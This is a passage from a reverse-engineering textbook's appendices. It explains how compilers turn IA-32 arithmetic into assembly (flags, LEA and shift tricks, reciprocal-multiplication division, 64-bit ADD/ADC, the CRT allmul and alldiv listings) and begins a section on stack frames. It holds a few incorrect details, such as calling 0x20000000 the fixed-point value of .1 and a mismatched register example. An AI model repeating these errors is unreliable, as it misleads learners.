


Figure A.13 Effects of function-level working-set tuning on code placement in binary executables.




Figure A.14 The effects of line-level working-set tuning on code placement in the same sample binary executable.

APPENDIX

B

Understanding Compiled Arithmetic

This appendix explains the basics of how arithmetic is implemented in assembly language, and demonstrates some basic arithmetic sequences and what they look like while reversing. Arithmetic is one of the basic pillars that make up any program, along with control flow and data management. Some arithmetic sequences are plain and straightforward to decipher while reversing, but in other cases they can be slightly difficult to read because of the various compiler optimizations performed.

This appendix opens with a description of the basic IA-32 flags used for arithmetic and proceeds to demonstrate a variety of arithmetic sequences commonly found in compiler-generated IA-32 assembly language code.

Arithmetic Flags

To understand the details of how arithmetic and logic are implemented in assembly language, you must fully understand flags and how they're used. Flags are used in almost every arithmetic instruction in the instruction set, and to truly understand the meaning of arithmetic sequences in assembly language you must understand the meanings of the individual flags and how they are used by the arithmetic instructions.

Flags in IA-32 processors are stored in the `EFLAGS` register, which is a 32-bit register that is managed by the processor and is rarely accessed directly by

program code. Many of the flags in EFLAGS are system flags that determine the current state of the processor. Other than these system flags, there are also eight status flags, which represent the current state of the processor, usually with regards to the result of the last arithmetic operation performed. The following sections describe the most important status flags used in IA-32.

The Overflow Flags (CF and OF)

The *carry flag* (CF) and *overflow flag* (OF) are two important elements in arithmetical and logical assembly language. Their function and the differences between them aren't immediately obvious, so here is a brief overview.

The CF and OF are both overflow indicators, meaning that they are used to notify the program of any arithmetical operation that generates a result that is too large in order to be fully represented by the destination operand. The difference between the two is related to the data types that the program is dealing with.

Unlike most high-level languages, assembly language programs don't explicitly specify the details of the data types they deal with. Some arithmetical instructions such as ADD (Add) and SUB (Subtract) aren't even aware of whether the operands they are working with are signed or unsigned because it just doesn't matter—the *binary* result is the same. Other instructions, such as MUL (Multiply) and DIV (Divide) have different versions for signed and unsigned operands because multiplication and division actually produce different binary outputs depending on the exact data type.

One area where signed or unsigned representation always matters is overflows. Because signed integers are one bit smaller than their equivalent-sized unsigned counterparts (because of the extra bit that holds the sign), overflows are triggered differently for signed and unsigned integers. This is where the carry flag and the overflow flag come into play. Instead of having separate signed and unsigned versions of arithmetic instructions, the problem of correctly reporting overflows is addressed by simply having two overflow flags: one for signed operands and one for unsigned operands. Operations such as addition and subtraction are performed using the same instruction for either signed or unsigned operands, and such instructions set both groups of flags and leave it up to the following instructions to regard the relevant one.

For example, consider the following arithmetic sample and how it affects the overflow flags:

```
mov       ax, 0x1126        ; (4390 in decimal)
mov       bx, 0x7200        ; (29184 in decimal)
add       ax, bx
```

The above addition will produce different results, depending on whether the destination operand is treated as signed or unsigned. When presented in hexadecimal form, the result is `0x8326`, which is equivalent to 33574—assuming that `AX` is considered to be an unsigned operand. If you're treating `AX` as a signed operand, you will see that an overflow has occurred. Because any signed number that has the most significant bit set is considered negative, `0x8326` becomes –31962. It is obvious that because a signed 16-bit operand can only represent values up to 32767, adding 4390 and 29184 would produce an overflow, and `AX` would wraparound to a negative number. Therefore, from an unsigned perspective no overflow has occurred, but if you consider the destination operand to be signed, an overflow has occurred. Because of this, the preceding code would result in OF (representing overflows in signed operands) being set and in CF (representing overflows in unsigned operands) being cleared.

The Zero Flag (ZF)

The zero flag is set when the result of an arithmetic operation is zero, and it is cleared if the result is nonzero. ZF is used in quite a few different situations in IA-32 code, but probably one of the most common uses it has is for comparing two operands and testing whether they are equal. The `CMP` instruction subtracts one operand from the other and sets ZF if the pseudoresult of the subtraction operation is zero, which indicates that the operands are equal. If the operands are unequal, ZF is set to zero.

The Sign Flag (SF)

The sign flag receives the value of the most significant bit of the result (regardless of whether the result is signed or unsigned). In signed integers this is equivalent to the integer's sign. A value of 1 denotes a negative number in the result, while a value of 0 denotes a positive number (or zero) in the result.

The Parity Flag (PF)

The parity flag is a (rarely used) flag that reports the binary parity of the lower 8 bits of certain arithmetic results. Binary parity means that the flag reports the parity of the *number of bits set*, as opposed to the actual *numeric parity* of the result. A value of 1 denotes an even number of set bits in the lower 8 bits of the result, while a value of 0 denotes an odd number of set bits.

Basic Integer Arithmetic

The following section discusses the basic arithmetic operations and how they are implemented by compilers on IA-32 machines. I will cover optimized addition, subtraction, multiplication, division, and modulo.

Note that with any sane compiler, any arithmetic operation involving two constant operands will be eliminated completely and replaced with the result in the assembly code. The following discussions of arithmetic optimizations only apply to cases where at least one of the operands is variable and is not known in advance.

Addition and Subtraction

Integers are generally added and subtracted using the `ADD` and `SUB` instructions, which can take different types of operands: register names, immediate hard-coded operands, or memory addresses. The specific combination of operands depends on the compiler and doesn't always reflect anything specific about the source code, but one obvious point is that adding or subtracting an immediate operand usually reflects a constant that was hard-coded into the source code (still, in some cases compilers will add or subtract a constant from a register for other purposes, without being instructed to do so at the source code level). Note that both instructions store the result in the left-hand operand.

Subtraction and addition are very simple operations that are performed very efficiently in modern IA-32 processors and are usually implemented in straightforward methods by compilers. On older implementations of IA-32 the `LEA` instruction was considered to be faster than `ADD` and `SUB`, which brought many compilers to use `LEA` for quick additions and shifts. Here is how the `LEA` instruction can be used to perform an arithmetic operation.

```
lea       ecx, DWORD PTR [edx+edx]
```

Notice that even though most disassemblers add the words `DWORD PTR` before the operands, `LEA` really can't distinguish between a pointer and an integer. `LEA` never performs any actual memory accesses.

Starting with Pentium 4 the situation has reversed and most compilers will use `ADD` and `SUB` when generating code. However, when surrounded by several other `ADD` or `SUB` instructions, the Intel compiler still seems to use `LEA`. This is probably because the execution unit employed by `LEA` is separate from the ones used by `ADD` and `SUB`. Using `LEA` makes sense when the main ALUs are busy—it improves the chances of achieving parallelism in runtime.

Multiplication and Division

Before beginning the discussion on multiplication and division, I will discuss a few of the basics. First of all, keep in mind that multiplication and division are both considered fairly complex operations in computers, far more so than addition and subtraction. The IA-32 processors provide instructions for several different kinds of multiplication and division, but they are both relatively slow. Because of this, both of these operations are quite often implemented in other ways by compilers.

Dividing or multiplying a number by powers of 2 is a very natural operation for a computer, because it sits very well with the binary representation of the integers. This is just like the way that people can very easily divide and multiply by powers of 10. All it takes is shifting a few zeros around. It is interesting how computers deal with division and multiplication in much in the same way as we do. The general strategy is to try and bring the divisor or multiplier as close as possible to a convenient number that is easily represented by the number system. You then perform that relatively simple calculation, and figure out how to apply the rest of the divisor or multiplier to the calculation. For IA-32 processors, the equivalent of shifting zeros around is to perform binary shifts using the `SHL` and `SHR` instructions. The `SHL` instruction shifts values to the left, which is the equivalent of multiplying by powers of 2. The `SHR` instruction shifts values to the right, which is the equivalent of dividing by powers of 2. After shifting compilers usually use addition and subtraction to compensate the result as needed.

Multiplication

When you are multiplying a variable by another variable, the `MUL/IMUL` instruction is generally the most efficient tool you have at your disposal. Still, most compilers will completely avoid using these instructions when the multiplier is a constant. For example, multiplying a variable by 3 is usually implemented by shifting the number by 1 bit to the left and then adding the original value to the result. This can be done either by using `SHL` and `ADD` or by using `LEA`, as follows:

```
lea       eax, DWORD PTR [eax+eax*2]
```

In more complicated cases, compilers use a combination of `LEA` and `ADD`. For example, take a look at the following code, which is essentially a multiplication by 32:

```
lea       eax, DWORD PTR [edx+edx]
add       eax, eax
add       eax, eax
add       eax, eax
add       eax, eax
```

Basically, what you have here is *y=x*2*2*2*2*2*, which is equivalent to *y=x*32*. This code, generated by Intel's compiler, is actually quite surprising when you think about it. First of all, in terms of code size it is *big*—one `LEA` and four `ADD`s are quite a bit longer than a single `SHL`. Second, it is surprising that this sequence is actually quicker than a simple `SHL` by 5, especially considering that `SHL` is considered to be a fairly high-performance instruction. The explanation is that `LEA` and `ADD` are both very low-latency, high-throughput instructions. In fact, this entire sequence could probably execute in less than three clock cycles (though this depends on the specific processor and on other environmental aspects). In contrast, `SHL` has a latency of four clocks cycles, which is why using it is just not as efficient.

Let's examine another multiplication sequence:

```
lea         eax, DWORD PTR [esi + esi * 2]
sal         eax, 2
sub         eax, esi
```

This sequence, which was generated by GCC, uses `LEA` to multiply `ESI` by 3, and then uses `SAL` (`SAL` is the same instruction as `SHL`—they share the same opcode) to further multiply by 4. These two operations multiply the operand by 12. The code then subtracts the operand from the result. This sequence essentially multiplies the operand by 11. Mathematically this can be viewed as: *y=(x+x*2)*4-x*.

Division

For computers, division is the most complex operation in integer arithmetic. The built-in instructions for division, `DIV` and `IDIV` are (relatively speaking) *very* slow and have a latency of over 50 clock cycles (on latest crops of NetBurst processors). This compares with a latency of less than one cycle for additions and subtractions (which can be executed in parallel). For unknown divisors, the compiler has no choice but to use `DIV`. This is usually bad for performance but is good for reversers because it makes for readable and straightforward code.

With constant divisors, the situation becomes far more complicated. The compiler can employ some highly creative techniques for efficiently implementing division, depending on the divisor. The problem is that the resulting code is often highly unreadable. The following sections discuss *reciprocal multiplication*, which is an optimized division technique.

Understanding Reciprocal-Multiplications

The idea with reciprocal multiplication is to use multiplication instead of division in order to implement a division operation. Multiplication is 4 to 6 times

faster than division on IA-32 processors, and in some cases it is possible to avoid the use of division instructions by using multiplication instructions. The idea is to multiply the dividend by a fraction that is the *reciprocal* of the divisor. For example, if you wanted to divide 30 by 3, you would simply compute the reciprocal for 3, which is 1 ÷ 3.The result of such an operation is approximately 0.3333333, so if you multiply 30 by 0.3333333, you end up with the correct result, which is 10.

Implementing reciprocal multiplication in integer arithmetic is slightly more complicated because the data type you're using can only represent integers. To overcome this problem, the compiler uses *fixed-point arithmetic*.

Fixed-point arithmetic enables the representation of fractions and real numbers without using a "floating" movable decimal point. With fixed-point arithmetic, the exponent component (which is the position of the decimal dot in floating-point data types) is not used, and the position of the decimal dot remains fixed. This is in contrast to hardware floating-point mechanisms in which the hardware is responsible for allocating the available bits between the integral value and the fractional value. Because of this mechanism floating-point data types can represent a huge range of values, from extremely small (between 0 and 1) to extremely large (with dozens of zeros before the decimal point).

To represent an approximation of a real number in an integer, you define an imaginary dot within our integer that defines which portion of it represents the number's integral value and which portion represents the fractional value. The integral value is represented as a regular integer, using the number of bits available to it based on our division. The fractional value represents an approximation of the number's distance from the current integral value (for example, 1) to the next one up (to follow this example, 2), as accurately as possible with the available number of bits. Needless to say, this is always an approximation—many real numbers can never be accurately represented. For example, in order to represent .5, the fractional value would contain `0x80000000` (assuming a 32-bit fractional value). To represent .1, the fractional value would contain `0x20000000`.

To go back to the original problem, in order to multiply a 32-bit dividend by an integer reciprocal the compiler multiplies the dividend by a 32-bit reciprocal. This produces a 64-bit result. The lower 32 bits contain the remainder (also represented as a fractional value) and the upper 32 bits actually contain the desired result.

Table B.1 presents several examples of 32-bit reciprocals used by compilers. Every reciprocal is used together with a divisor which is always a powers of two (essentially a right shift, we're trying to avoid actual division here). Compilers combine right shifts with the reciprocals in order to achieve greater accuracy because reciprocals are not accurate enough when working with large dividends.

Table B.1 Examples of Reciprocal Multiplications in Division

DIVISOR IN SOURCE CODE	32-BIT RECIPROCAL	RECIPROCAL VALUE (AS A FRACTION)	COMBINED WITH DIVISOR
3	0xAAAAAAAB	2/3	2
5	0xCCCCCCCD	4/5	4
6	0xAAAAAAAB	2/3	4

Notice that the last digit in each reciprocal is incremented by one. This is because the fractional values can never be accurately represented, so the compiler is rounding the fraction upward to obtain an accurate integer result (within the given bits).

Of course, keep in mind that multiplication is also not a trivial operation, and multiplication instructions in IA-32 processors can be quite slow (though significantly faster than division). Because of this, compilers only use reciprocal when the divisor is not a power of 2. When it is, compilers simply shift operands to the right as many times as needed.

Deciphering Reciprocal-Multiplications

Reciprocal multiplications are quite easy to detect when you know what to look for. The following is a typical reciprocal multiplication sequence:

```
mov         ecx, eax
mov         eax, 0xaaaaaaab
mul         ecx
shr         edx, 2
mov         eax, edx
```

DIVIDING VARIABLE DIVIDENDS USING RECIPROCAL MULTIPLICATION?

There are also optimized division algorithms that can be used for variable dividends, where the reciprocal is computed in runtime, but modern IA-32 implementations provide a relatively high-performance implementation of the `DIV` and `IDIV` instructions. Because of this, compilers rarely use reciprocal multiplication for variable dividends when generating IA-32 code—they simply use the `DIV` or `IDIV` instructions. The time it would take to compute the reciprocal in runtime plus the actual reciprocal multiplication time would be longer than simply using a straightforward division.

This code multiplies ECX by 0xAAAAAAAB, which is equivalent to 0.6666667 (or two-thirds). It then shifts the number by two positions to the right. This effectively divides the number by 4. The combination of multiplying by two-thirds and dividing is equivalent to dividing by 6. Notice that the result from the multiplication is taken from EDX and not from EAX. This is because the MUL instruction produces a 64-bit result—the most-significant 32-bits are stored in EDX and the least-significant 32-bits are stored in EAX. You are interested in the upper 32 bits because that's the integral value in the fixed-point representation.

Here is a slightly more involved example, which adds several new steps to the sequence:

```
mov         ecx, eax
mov         eax, 0x24924925
mul         ecx
mov         eax, ecx
sub         eax, edx
shr         eax, 1
add         eax, edx
shr         eax, 2
```

This sequence is quite similar to the previous example, except that the result of the multiplication is processed a bit more here. Mathematically, the preceding sequence performs the following:

$y = ((x - x_sr) \div 2 + x_sr) \div 4$

Where x = *dividend* and $sr = 1 \div 7$ (scaled).

Upon looking at the formula it becomes quickly evident that this is a division by 7. But at first glance, it may seem as if the code following the MUL instruction is redundant. It would appear that in order to divide by 7 all that would be needed is to multiply the dividend by the reciprocal. The problem is that the reciprocal has limited precision. The compiler rounds the reciprocal upward to the nearest number in order to minimize the magnitude of error produced by the multiplications. With larger dividends, this accumulated error actually produces incorrect results. To understand this problem you must remember that quotients are supposed to be truncated (rounded downward). With upward-rounded reciprocals, quotients will be rounded upward for some dividends. Therefore, compilers add the reciprocal once and subtract it once—to eliminate the errors it introduces into the result.

Modulo

Fundamentally, modulo is the same operation as division, except that you take a different part of the result. The following is the most common and intuitive method for calculating the modulo of a signed 32-bit integer:

```
mov         eax, DWORD PTR [Divisor]
cdq
mov         edi, 100
idiv        edi
```

This code divides `Divisor` by 100 and places the result in `EDX`. This is the most trivial implementation because the modulo is obtained by simply dividing the two values using `IDIV`, the processor's signed division instruction. `IDIV`'s normal behavior is that it places the result of the division in `EAX` and the remainder in `EDX`, so that code running after this snippet can simply grab the remainder from `EDX`. Note that because `IDIV` is being passed a 32-bit divisor (`EDI`), it will use a 64-bit dividend in `EDX:EAX`, which is why the `CDQ` instruction is used. It simply converts the value in `EAX` into a 64-bit value in `EDX:EAX`. For more information on `CDQ` refer to the type conversions section later in this chapter.

This approach is good for reversers because it is highly readable, but isn't quite the fastest in terms of runtime performance. `IDIV` is a fairly slow instruction—one of the slowest in the entire instruction set. This code was generated by the Microsoft compiler.

Some compilers actually use a multiplication by a reciprocal in order to determine the modulo (see the section on division).

64-Bit Arithmetic

Modern 32-bit software frequently uses larger-than-32-bit integer data types for various purposes such as high-precision timers, high-precision signal processing, and many others. For general-purpose code that is not specifically compiled to run on advanced processor enhancements such as SSE, SSE2, and SSE3, the compiler combines two 32-bit integers and uses specialized sequences to perform arithmetic operations on them. The following sections describe how the most common arithmetic operations are performed on such 64-bit data types.

When working with integers larger than 32-bits (without the advanced SIMD data types), the compiler employs several 32-bit integers to represent the full operands. In these cases arithmetic can be performed in different ways, depending on the specific compiler. Compilers that support these larger data types will include built-in mechanisms for dealing with these data types. Other compilers might treat these data types as data structures containing several integers, requiring the program or a library to provide specific code that performs arithmetic operations on these data types.

Most modern compilers provide built-in support for 64-bit data types. These data types are usually stored as two 32-bit integers in memory, and the compiler generates special code when arithmetic operations are performed on them. The following sections describe how the common arithmetic functions are performed on such data types.

Addition

Sixty-four-bit integers are usually added by combining the `ADD` instruction with the `ADC` (add with carry) instruction. The `ADC` instruction is very similar to the standard `ADD`, with the difference that it also adds the value of the carry flag (CF) to the result.

The lower 32 bits of both operands are added using the regular `ADD` instruction, which sets or clears CF depending on whether the addition produced a remainder. Then, the upper 32 bits are added using `ADC`, so that the result from the previous addition is taken into account. Here is a quick sample:

```
mov         esi, [Operand1_Low]
mov         edi, [Operand1_High]
add         eax, [Operand2_Low]
adc         edx, [Operand2_High]
```

Notice in this example that the two 64-bit operands are stored in registers. Because each register is 32 bits, each operand uses two registers. The first operand uses `ESI` for the low part and `EDI` for the high part. The second operand uses `EAX` for the low-part and `EDX` for the high part. The result ends up in `EDX:EAX`.

Subtraction

The subtraction case is essentially identical to the addition, with CF being used as a "borrow" to connect the low part and the high part. The instructions used are `SUB` for the low part (because it's just a regular subtraction) and `SBB` for the high part, because `SBB` also includes CF's value in the operation.

```
mov         eax, DWORD PTR [Operand1_Low]
sub         eax, DWORD PTR [Operand2_Low]
mov         edx, DWORD PTR [Operand1_High]
sbb         edx, DWORD PTR [Operand2_High]
```

Multiplication

Multiplying 64-bit numbers is too long and complex an operation for the compiler to embed within the code. Instead, the compiler uses a predefined function

called `allmul` that is called whenever two 64-bit values are multiplied. This function, along with its assembly language source code, is included in the Microsoft C run-time library (CRT), and is presented in Listing B.1.

```
_allmul PROC NEAR

        mov     eax,HIWORD(A)
        mov     ecx,HIWORD(B)
        or      ecx,eax         ;test for both hiwords zero.
        mov     ecx,LOWORD(B)
        jnz     short hard      ;both are zero, just mult ALO and BLO
        mov     eax,LOWORD(A)
        mul     ecx
        ret     16              ; callee restores the stack
hard:
        push    ebx
        mul     ecx             ;eax has AHI, ecx has BLO, so AHI * BLO
        mov     ebx,eax         ;save result
        mov     eax,LOWORD(A2)
        mul     dword ptr HIWORD(B2) ;ALO * BHI
        add     ebx,eax         ;ebx = ((ALO * BHI) + (AHI * BLO))
        mov     eax,LOWORD(A2)  ;ecx = BLO
        mul     ecx             ;so edx:eax = ALO*BLO
        add     edx,ebx         ;now edx has all the LO*HI stuff
        pop     ebx
        ret     16
```

Listing B.1 The `allmul` function used for performing 64-bit multiplications in code generated by the Microsoft compilers.

Unfortunately, in most reversing scenarios you might run into this function without knowing its name (because it will be an internal symbol inside the program). That's why it makes sense for you to take a quick look at Listing B.1 to try to get a general idea of how this function works—it might help you identify it later on when you run into this function while reversing.

Division

Dividing 64-bit integers is significantly more complex than multiplying, and again the compiler uses an external function to implement this functionality. The Microsoft compiler uses the `alldiv` CRT function to implement 64-bit divisions. Again, `alldiv` is fully listed in Listing B.2 in order to simply its identification when reversing a program that includes 64-bit arithmetic.

```
_alldiv PROC NEAR

        push    edi
        push    esi
        push    ebx

; Set up the local stack and save the index registers.  When this is
; done the stack frame will look as follows (assuming that the
; expression a/b will generate a call to lldiv(a, b)):
;
;               -----------------
;               |               |
;               |---------------|
;               |               |
;               |--divisor (b)--|
;               |               |
;               |---------------|
;               |               |
;               |--dividend (a)-|
;               |               |
;               |---------------|
;               | return addr** |
;               |---------------|
;               |      EDI      |
;               |---------------|
;               |      ESI      |
;               |---------------|
;       ESP---->|      EBX      |
;               -----------------
;

DVND    equ     [esp + 16]      ; stack address of dividend (a)
DVSR    equ     [esp + 24]      ; stack address of divisor (b)


; Determine sign of the result (edi = 0 if result is positive, non-zero
; otherwise) and make operands positive.

        xor     edi,edi         ; result sign assumed positive

        mov     eax,HIWORD(DVND) ; hi word of a
        or      eax,eax         ; test to see if signed
        jge     short L1        ; skip rest if a is already positive
        inc     edi             ; complement result sign flag
        mov     edx,LOWORD(DVND) ; lo word of a
        neg     eax             ; make a positive
        neg     edx
        sbb     eax,0
```

Listing B.2 The `alldiv` function used for performing 64-bit divisions in code generated by the Microsoft compilers. *(continued)*

```
        mov     HIWORD(DVND),eax ; save positive value
        mov     LOWORD(DVND),edx
L1:
        mov     eax,HIWORD(DVSR) ; hi word of b
        or      eax,eax          ; test to see if signed
        jge     short L2         ; skip rest if b is already positive
        inc     edi              ; complement the result sign flag
        mov     edx,LOWORD(DVSR) ; lo word of a
        neg     eax              ; make b positive
        neg     edx
        sbb     eax,0
        mov     HIWORD(DVSR),eax ; save positive value
        mov     LOWORD(DVSR),edx
L2:

;
; Now do the divide.  First look to see if the divisor is less than
; 4194304K. If so, then we can use a simple algorithm with word
; divides, otherwise things get a little more complex.
;
; NOTE - eax currently contains the high order word of DVSR
;

        or      eax,eax          ; check to see if divisor < 4194304K
        jnz     short L3         ; nope, gotta do this the hard way
        mov     ecx,LOWORD(DVSR) ; load divisor
        mov     eax,HIWORD(DVND) ; load high word of dividend
        xor     edx,edx
        div     ecx              ; eax <- high order bits of quotient
        mov     ebx,eax          ; save high bits of quotient
        mov     eax,LOWORD(DVND) ; edx:eax <- remainder:lo word of
dividend
        div     ecx              ; eax <- low order bits of quotient
        mov     edx,ebx          ; edx:eax <- quotient
        jmp     short L4         ; set sign, restore stack and return

;
; Here we do it the hard way.  Remember, eax contains the high word of
; DVSR
;

L3:
        mov     ebx,eax          ; ebx:ecx <- divisor
        mov     ecx,LOWORD(DVSR)
        mov     edx,HIWORD(DVND) ; edx:eax <- dividend
        mov     eax,LOWORD(DVND)
L5:
        shr     ebx,1            ; shift divisor right one bit
        rcr     ecx,1
```

Listing B.2 *(continued)*

```
        shr     edx,1           ; shift dividend right one bit
        rcr     eax,1
        or      ebx,ebx
        jnz     short L5        ; loop until divisor < 4194304K
        div     ecx             ; now divide, ignore remainder
        mov     esi,eax         ; save quotient

;
; We may be off by one, so to check, we will multiply the quotient
; by the divisor and check the result against the orignal dividend
; Note that we must also check for overflow, which can occur if the
; dividend is close to 2**64 and the quotient is off by 1.
;

        mul     dword ptr HIWORD(DVSR) ; QUOT * HIWORD(DVSR)
        mov     ecx,eax
        mov     eax,LOWORD(DVSR)
        mul     esi             ; QUOT * LOWORD(DVSR)
        add     edx,ecx         ; EDX:EAX = QUOT * DVSR
        jc      short L6        ; carry means Quotient is off by 1

;
; do long compare here between original dividend and the result of the
; multiply in edx:eax.  If original is larger or equal, we are ok,
; otherwise subtract one (1) from the quotient.
;

        cmp     edx,HIWORD(DVND) ; compare hi words of result and
original
        ja      short L6        ; if result > original, do subtract
        jb      short L7        ; if result < original, we are ok
        cmp     eax,LOWORD(DVND); hi words are equal, compare lo words
        jbe     short L7        ; if less or equal we are ok, else
                                ;subtract
L6:
        dec     esi             ; subtract 1 from quotient
L7:
        xor     edx,edx         ; edx:eax <- quotient
        mov     eax,esi

;
; Just the cleanup left to do.  edx:eax contains the quotient.  Set the
; sign according to the save value, cleanup the stack, and return.
;

L4:
        dec     edi             ; check to see if result is negative
        jnz     short L8        ; if EDI == 0, result should be negative
        neg     edx             ; otherwise, negate the result
```

Listing B.2 *(continued)*

```
        neg     eax
        sbb     edx,0

;
; Restore the saved registers and return.
;

L8:
        pop     ebx
        pop     esi
        pop     edi

        ret     16

_alldiv ENDP
```

Listing B.2 *(continued)*

I will not go into an in-depth discussion of the workings of `alldiv` because it is generally a static code sequence. While reversing all you are really going to need is to properly *identify* this function. The internals of how it works are really irrelevant as long as you understand what it does.

Type Conversions

Data types are often hidden from view when looking at a low-level representation of the code. The problem is that even though most high-level languages and compilers are normally data-type-aware,[1] this information doesn't always trickle down into the program binaries. One case in which the exact data type is clearly established is during various type conversions. There are several different sequences commonly used when programs perform type casting, depending on the specific types. The following sections discuss the most common type conversions: zero extensions and sign extensions.

Zero Extending

When a program wishes to increase the size of an unsigned integer it usually employs the `MOVZX` instruction. `MOVZX` copies a smaller operand into a larger one and zero extends it on the way. Zero extending simply means that the source operand is copied into the larger destination operand and that the most

[1]This isn't always the case-software developers often use generic data types such as int or void * for dealing with a variety of data types in the same code.

significant bits are set to zero regardless of the source operand's value. This usually indicates that the source operand is unsigned. `MOVZX` supports conversion from 8-bit to 16-bit or 32-bit operands or from 16-bit operands into 32-bit operands.

Sign Extending

Sign extending takes place when a program is casting a signed integer into a larger signed integer. Because negative integers are represented using the two's complement notation, to enlarge a signed integer one must set all upper bits for negative integers or clear them all if the integer is positive.

To 32 Bits

`MOVSX` is equivalent to `MOVZX`, except that instead of zero extending it performs sign extending when enlarging the integer. The instruction can be used when converting an 8-bit operand to 16 bits or 32 bits or a 16-bit operand into 32 bits.

To 64 Bits

The `CDQ` instruction is used for converting a signed 32-bit integer in `EAX` to a 64-bit sign-extended integer in `EDX:EAX`. In many cases, the presence of this instruction can be considered as proof that the value stored in `EAX` is a signed integer and that the following code will treat `EDX` and `EAX` together as a signed 64-bit integer, where `EDX` contains the most significant 32 bits and `EAX` contains the least significant 32 bits. Similarly, when `EDX` is set to zero right before an instruction that uses `EDX` and `EAX` together as a 64-bit value, you know for a fact that `EAX` contains an unsigned integer.

APPENDIX

C

Deciphering Program Data

It would be safe to say that any properly designed program is designed around data. What kind of data must the program manage? What would be the most accurate and efficient representation of that data within the program? These are really the most basic questions that any skilled software designer or developer must ask.

The same goes for reversing. To truly understand a program, reversers must understand its data. Once the general layout and purpose of the program's key data structures are understood, specific code area of interest will be relatively easy to decipher.

This appendix covers a variety of topics related to low-level data management in a program. I start out by describing the stack and how it is used by programs and proceed to a discussion of the most basic data constructs used in programs, such as variables, and so on. The next section deals with how data is laid out in memory and describes (from a low-level perspective) common data constructs such as arrays and other types of lists. Finally, I demonstrate how classes are implemented in low-level and how they can be identified while reversing.

The Stack

The stack is basically a continuous chunk of memory that is organized into virtual "layers" by each procedure running in the system. Memory within the stack is used for the lifetime duration of a function and is freed (and can be reused) once that function returns.

The following sections demonstrate how stacks are arranged and describe the various calling conventions which govern the basic layout of the stack.

Stack Frames

A stack frame is the area in the stack allocated for use by the currently running function. This is where the parameters passed to the function are stored, along with the return address (to which the function must jump once it completes), and the internal storage used by the function (these are the local variables the function stores on the stack).

The specific layout used within the stack frame is critical to a function because it affects how the function accesses the parameters passed to it and it function stores its internal data (such as local variables). Most functions start with a prologue that sets up a stack frame for the function to work with. The idea is to allow quick-and-easy access to both the parameter area and the local variable area by keeping a pointer that resides between the two. This pointer is usually stored in an auxiliary register (usually `EBP`), while `ESP` (which is the primary stack pointer) remains available for maintaining the current stack position. The current stack position is important in case the function needs to call another function. In such a case the region below the current position of `ESP` will be used for creating a new stack frame that will be used by the callee.

Figure C.1 demonstrates the general layout of the stack and how a stack frame is laid out.

The ENTER and LEAVE Instructions

